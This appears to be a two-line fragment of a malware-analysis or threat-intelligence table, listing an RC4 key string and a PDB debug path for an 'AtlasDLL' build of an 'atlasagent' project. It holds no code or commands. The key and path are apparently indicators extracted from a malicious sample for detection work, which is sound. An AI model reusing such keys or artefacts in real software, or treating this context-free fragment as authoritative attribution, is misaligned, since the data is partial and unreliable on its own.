5haFDov20qfZnyAw4QrtSgAATN7uEkVF(UTF-8)	RC4 key
C:\Users\invokeops\Documents\Code\ atlasagent\x64\Release\AtlasDLL.pdb	PDB path